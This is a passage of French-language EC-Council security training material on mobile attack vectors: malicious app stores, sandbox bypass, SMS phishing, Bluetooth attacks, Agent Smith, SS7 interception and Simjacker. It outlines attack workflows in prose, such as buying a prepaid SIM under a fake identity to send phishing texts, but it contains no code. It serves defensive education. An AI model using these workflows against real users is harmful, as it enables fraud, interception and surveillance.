Les magasins d'applications sont des cibles de choix pour les attaquants qui cherchent à distribuer des logiciels et des applications malveillants. Les pirates informatiques peuvent télécharger une application légitime, la reconditionner avec des logiciels malveillants et l'envoyer dans une boutique d'applications tierce, à partir de laquelle les utilisateurs la récupèrent en la considérant comme authentique. Les applications malveillantes installées sur les systèmes des utilisateurs peuvent endommager d'autres applications ou des données stockées et envoyer à l'attaquant, à l'insu des utilisateurs, des données sensibles telles que des journaux d'appels, des photos, des vidéos, des documents confidentiels, etc. Les attaquants peuvent utiliser les informations recueillies pour exploiter les équipements et lancer d'autres attaques. Les pirates peuvent également pratiquer l'ingénierie sociale, et forcer les utilisateurs à télécharger et à exécuter des applications en dehors des magasins d'applications officiels. Un contrôle insuffisant ou inexistant des applications conduit généralement à l'entrée d'applications malveillantes et contrefaites sur le marché. Les applications malveillantes peuvent endommager d'autres applications et des données et envoyer les données sensibles des utilisateurs à des attaquants.




Figure 9.3 : Problèmes de sécurité posés par les magasins d'applications

App Sandboxing Issues



- Sandboxing helps **protect systems and users** by limiting the resources the app can access to the mobile platform; however, malicious applications may exploit vulnerabilities and bypass the sandbox



Problèmes de la protection par bac à sable des applications (sandboxing)

Les smartphones attirent de plus en plus l'attention des cybercriminels. Les développeurs d'applications mobiles doivent comprendre la menace que représente l'exécution d'une application sans bac à sable pour la sécurité et la confidentialité des équipements mobiles, et en conséquence, ils doivent développer des applications qui utilisent le bac à sable.

Le bac à sable est un mécanisme de sécurité qui contribue à protéger les systèmes et les utilisateurs en limitant les ressources auxquelles une application peut accéder sur la plate-forme mobile. Le bac à sable est souvent utile pour exécuter du code non testé ou des programmes non fiables provenant de tiers, de fournisseurs, d'utilisateurs et de sites Web non vérifiés ou non fiables. Cela renforce la sécurité en isolant l'application pour empêcher les intrus, les ressources du système, les logiciels malveillants tels que les chevaux de Troie et les virus, et les autres applications d'interagir avec elle. Comme le sandboxing isole les applications les unes des autres, il les protège contre les manipulations. Toutefois, les applications malveillantes peuvent exploiter les vulnérabilités et contourner les mécanismes de bac à sable.

Un environnement bac à sable sécurisé fournit à une application des priviléges limités correspondant à sa fonctionnalité pour l'empêcher d'accéder aux données et aux ressources système d'autres utilisateurs, tandis qu'un environnement sandbox vulnérable permet à une application malveillante d'exploiter les vulnérabilités du bac à sable et de franchir son périmètre, ce qui entraîne l'exploitation d'autres données et ressources système.




Figure 9.4 : Problèmes de sandboxing des applications



Spam mobile

Les téléphones mobiles sont aujourd'hui largement utilisés à des fins personnelles et professionnelles. Le spam est un terme générique désignant les messages non sollicités envoyés via des technologies de communication électronique telles que les SMS, les MMS, la messagerie instantanée (IM) et le courrier électronique.

Le spam pour téléphone portable, également appelé spam SMS, spam texte ou m-spam, désigne des messages non sollicités envoyés en masse à des numéros de téléphone/identifiants de messagerie connus ou inconnus sur des téléphones portables ciblés.

Les messages de spam typiques envoyés aux téléphones mobiles sont les suivants :

- Messages contenant des publicités ou des liens malveillants qui peuvent inciter les utilisateurs à révéler des informations confidentielles.
- Messages commerciaux alléchants faisant la publicité de produits/services.
- Messages SMS ou MMS affirmant que la victime a gagné un prix et lui demandant d'appeler un numéro de service téléphonique surtaxé pour en savoir plus.
- Liens malveillants qui peuvent inciter les utilisateurs à divulguer des données personnelles ou professionnelles sensibles.
- Messages de phishing qui incitent le destinataire à révéler des données personnelles ou financières telles que son nom, son adresse, sa date de naissance, son numéro de compte bancaire ou de carte de crédit, etc.

Les messages de spam consomment une quantité importante de la bande passante du réseau. Les conséquences du spam mobile sont notamment des pertes financières, l'injection de logiciels malveillants et des incidents de violation de données d'entreprise.



Figure 9.5 : Exemple de message de spam



Attaque de phishing par SMS (SMiShing)

La messagerie SMS est le moyen de communication non vocal le plus répandu sur les téléphones mobiles. Les utilisateurs du monde entier envoient et reçoivent des milliards de SMS par jour. Une quantité aussi massive de données entraîne une augmentation du nombre de spams ou d'attaques par hameçonnage.

L'hameçonnage par SMS (également connu sous le nom de SMiShing) est un type de fraude par hameçonnage dans lequel un attaquant utilise les systèmes SMS pour envoyer de faux textos. Il s'agit d'une tentative d'acquisition d'informations personnelles et financières par l'envoi de SMS (ou par IM) contenant des liens trompeurs. Ces faux SMS contiennent souvent l'URL d'un site Web ou un numéro de téléphone conçu pour inciter les victimes à révéler leurs informations personnelles ou financières, comme leur numéro de sécurité sociale, leur numéro de carte de crédit, le nom d'utilisateur et le mot de passe de leur banque en ligne. Les attaquants utilisent également le SMiShing pour infecter les téléphones mobiles des victimes et les réseaux associés avec des logiciels malveillants.

Les attaquants achètent une carte SMS prépayée en utilisant une fausse identité. Ensuite, ils envoient un appât SMS à un utilisateur. Le SMS peut sembler attrayant ou urgent. Par exemple, il peut contenir un message de loterie, un chèque-cadeau, un achat en ligne ou une notification de suspension de compte, ainsi qu'un lien ou un numéro de téléphone malveillant. Lorsque l'utilisateur clique sur le lien, le pensant légitime, il est redirigé vers le site d'hameçonnage de l'attaquant, où il fournit les informations demandées (nom, numéro de téléphone, date de naissance, numéro de carte de crédit ou code PIN, code CVV, numéro de sécurité sociale et adresse électronique, par exemple). L'attaquant peut utiliser les informations acquises pour réaliser des activités malveillantes telles que l'usurpation d'identité, les achats en ligne, etc.





Figure 9.6 : Processus de SMiShing

Why is SMS Phishing Effective?

- 01 Most consumers **access the Internet** through a mobile
- 02 **Easy to set up** a mobile phishing campaign
- 03 Difficult to **detect and stop** before harm already caused
- 04 Mobile users are **not conditioned** to receiving spam text messages on their mobiles
- 05 No **mainstream mechanism** for weeding out spam SMSs
- 06 Few mobile **anti-viruses** check SMSs



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pourquoi le SMiShing est-il efficace ?

- La plupart des utilisateurs accèdent à Internet par le biais d'un équipement mobile.
- Une campagne d'hameçonnage par SMS est facile à mettre en place.
- Le SMiShing est difficile à détecter et à stopper.
- Les utilisateurs de mobiles ne sont pas encore sensibilisés à la réception de messages de spam sur leurs équipements.
- Il n'existe pas de mécanisme général pour éliminer les SMS non sollicités.
- La plupart des outils antivirus mobiles ne vérifient pas les SMS.



SMS Phishing Attack Examples





Figure 9.7 : Exemples d'hameçonnage par SMS

Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

- ❑ Mobile **device pairing on open connections** (public Wi-Fi/unencrypted Wi-Fi routers) allows attackers to **eavesdrop** and **intercept data transmission** using techniques such as;
 - Bluesnarfing (stealing information via Bluetooth)
 - Bluebugging (gaining control over the device via Bluetooth)
- ❑ Sharing **data from malicious devices** can infect/breach data on the recipient device



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Association d'équipements mobiles sur des connexions Bluetooth et Wi-Fi ouvertes

Le paramétrage de la connexion Bluetooth d'un équipement mobile en mode "**ouvert**" ou "**détectable**" et l'activation de la fonction de connexion Wi-Fi automatique, en particulier dans les lieux publics, présentent des risques importants pour les équipements mobiles. Les attaquants exploitent ces paramétrages pour infecter un équipement mobile avec des logiciels malveillants tels que des virus et des chevaux de Troie ou pour compromettre des données non chiffrées transmises sur des réseaux non fiables. Ils peuvent inciter les victimes à accepter une demande d'association Bluetooth provenant d'un équipement malveillant ou réaliser une attaque MITM pour intercepter et compromettre toutes les données envoyées vers et depuis les équipements connectés. Grâce aux informations recueillies, les attaquants peuvent se livrer à une usurpation d'identité et à d'autres activités malveillantes, mettant ainsi les utilisateurs en grand danger.

Des techniques telles que le "**bluesnarfing**" et le "**bluebugging**" permettent à un attaquant d'écouter ou d'intercepter la transmission de données entre des équipements mobiles connectés à des accès ouverts (par exemple, des réseaux Wi-Fi publics ou des routeurs Wi-Fi non chiffrés).

- **Bluesnarfing** (vol d'informations via Bluetooth)

Le bluesnarfing est le vol d'informations d'un équipement sans fil par le biais d'une connexion Bluetooth, souvent entre des téléphones, des ordinateurs de bureau, des ordinateurs portables, des PDA, etc. Cette technique permet à un pirate d'accéder à la liste de contacts, aux courriels électroniques, aux SMS, aux photos, aux vidéos et aux données professionnelles de la victime qui sont stockés sur l'équipement.

Tout équipement dont la connexion Bluetooth est activée et réglée sur "déetectable" (ce qui permet à d'autres appareils Bluetooth à portée de voir l'appareil) peut être exposé au bluesnarfing si le logiciel du fournisseur contient une certaine vulnérabilité. Le bluesnarfing exploite les connexions Bluetooth d'autres personnes à leur insu.

- **Bluebugging** (prise de contrôle d'un équipement via Bluetooth)

Le bluebugging consiste à obtenir un accès à distance à un équipement Bluetooth ciblé et à utiliser ses fonctions à l'insu de la victime ou sans son consentement. Les attaquants compromettent la sécurité de l'équipement ciblé pour effectuer une attaque par porte dérobée avant de rendre le contrôle à son propriétaire. Le Bluebugging permet aux attaquants de capturer des données sensibles personnelles ou professionnelles, de recevoir des appels et des SMS destinés à la victime, d'intercepter des appels et des messages, de transférer des appels et des messages, de se connecter à Internet et d'effectuer d'autres activités malveillantes telles que l'accès aux listes de contacts, aux photos et aux vidéos.




Figure 9.8 : Attaque Bluebugging

The diagram illustrates the Agent Smith Attack process in five steps:

1. Attacker drops malicious mobile app in a third-party app store.
2. User downloads and installs the malicious mobile application.
3. Malicious app infects or replaces the legitimate apps on user's device with C&C command.
4. User's mobile bombarded with irrelevant ads.
5. Exploits infected apps to steal critical information.

On the left, there is a large image of a hand holding a smartphone with a lock icon on its screen, set against a background of digital icons like a battery, signal, and search.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque Agent Smith

Les attaques de type Agent Smith consistent à inciter les victimes à télécharger et à installer des applications malveillantes conçues et publiées par les attaquants et qui se présentent sous la forme de jeux, d'éditeurs de photos ou d'autres outils intéressants dans des magasins d'applications tiers tels que 9Apps. Une fois que l'utilisateur a installé l'application, le code malveillant qui se trouve au cœur de celle-ci infecte ou remplace les applications légitimes de l'équipement mobile de la victime. L'application malveillante remplace des applications légitimes telles que WhatsApp, SHAREit et MX Player par des versions infectées similaires. Parfois, l'application se présente également comme un produit Google authentique, tel que Google Updater ou Themes. L'attaquant produit ensuite un volume massif de publicités non pertinentes et frauduleuses sur l'équipement de la victime par le biais de l'application infectée, afin de réaliser des gains financiers. Les attaquants exploitent ces apps pour voler des informations critiques, comme des données personnelles, des informations d'identification et des coordonnées bancaires, sur l'équipement mobile de la victime par le biais de commandes C&C.





Figure 9.9 : Attaque Agent Smith



Exploiting SS7 Vulnerability

- 📘 Signaling System 7 (SS7) is a **communication protocol** that allows mobile users to exchange communication through another cellular network
- ➡ SS7 is operated depending on **mutual trust between operators** without any authentication
- 💬 Attackers can exploit this vulnerability to perform a **man-in-the-middle attack**, impeding the texts and calls between communicating devices



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploitation de la vulnérabilité SS7

Le système de signalisation n°7 (Signaling System 7 ou SS7) est un protocole de communication qui permet aux utilisateurs mobiles d'échanger des communications par l'intermédiaire d'un autre réseau cellulaire (notamment en cas d'itinérance). Les équipements mobiles sont destinés à être déplacés dans différents endroits pour répondre aux besoins de leurs utilisateurs. Le protocole SS7 permet de changer d'opérateur télécom ou d'utiliser le réseau d'une autre tour cellulaire. Ce mécanisme de signalisation fonctionne sur la base de la confiance mutuelle entre les opérateurs, sans aucune vérification d'authentification. Le réseau de signalisation SS7 n'étant pas isolé, l'attaquant peut exploiter cette vulnérabilité pour réaliser une attaque MITM en interférant avec les SMS et les appels entre les équipements qui communiquent. L'attaquant peut intercepter les informations d'identification bancaires, les OTP et d'autres informations sensibles acheminées par le réseau. Cette vulnérabilité dans SS7 peut également permettre à l'attaquant de contourner l'authentification à deux facteurs et le chiffrement de bout en bout par SMS.

Menaces associées à la vulnérabilité de SS7

Lorsque l'attaquant accède au protocole SS7, l'équipement de la victime est confronté aux risques suivants :

- Exposition de l'identité de l'abonné
- Divulgation de l'identité du réseau
- Espionnage et interception du réseau pour voler des données personnelles
- Possibilité de réaliser des écoutes téléphoniques
- Réalisation d'attaques DoS pour nuire à la réputation de l'opérateur télécom visé

- Suivi des emplacements géographiques





Figure 9.10 : Exploitation de la vulnérabilité SS7



Simjacker : Attaque de la carte SIM

Simjacker est une vulnérabilité associée au navigateur S@T (SIMalliance Toolbox Browser) d'une carte SIM, un logiciel préinstallé incorporé dans les cartes SIM pour fournir un ensemble d'instructions. Les attaquants exploitent cette vulnérabilité du navigateur S@T pour réaliser diverses activités malveillantes, telles que la localisation de l'équipement, la surveillance des appels, la collecte d'informations telles que l'IMEI, le passage d'appels frauduleux ou coûteux, l'envoi de messages surtaxés, l'obligation pour le navigateur de l'équipement de se connecter à des sites web malveillants et la réalisation d'attaques DoS pour bloquer les cartes SIM. L'attaque basée sur la carte SIM peut être aggravée en fonction de l'équipement de la victime. L'attaque Simjacker est lancée par l'envoi d'un code de type logiciel espion sous la forme de paramètres du système ou de la carte SIM par l'intermédiaire d'un SMS afin de prendre le contrôle total de la carte SIM et de l'équipement mobile pour émettre diverses commandes sans interaction avec l'utilisateur.

Étapes de l'attaque Simjacker :

- L'attaquant envoie un SMS frauduleux contenant un code caché ou des instructions provenant d'une boîte à outils d'application SIM (SIM Application Toolkit ou STK).
- La victime reçoit le SMS malveillant et le navigateur S@T de la carte SIM reconnaît et traite automatiquement les instructions ou le code caché.
- Le code injecté effectue diverses actions sur l'équipement sans le consentement de l'utilisateur.
- L'équipement complice reçoit les informations de l'utilisateur par SMS, qu'un attaquant peut utiliser pour suivre les déplacements en direct, exfiltrer les informations de l'équipement et effectuer de nombreuses autres activités malveillantes.

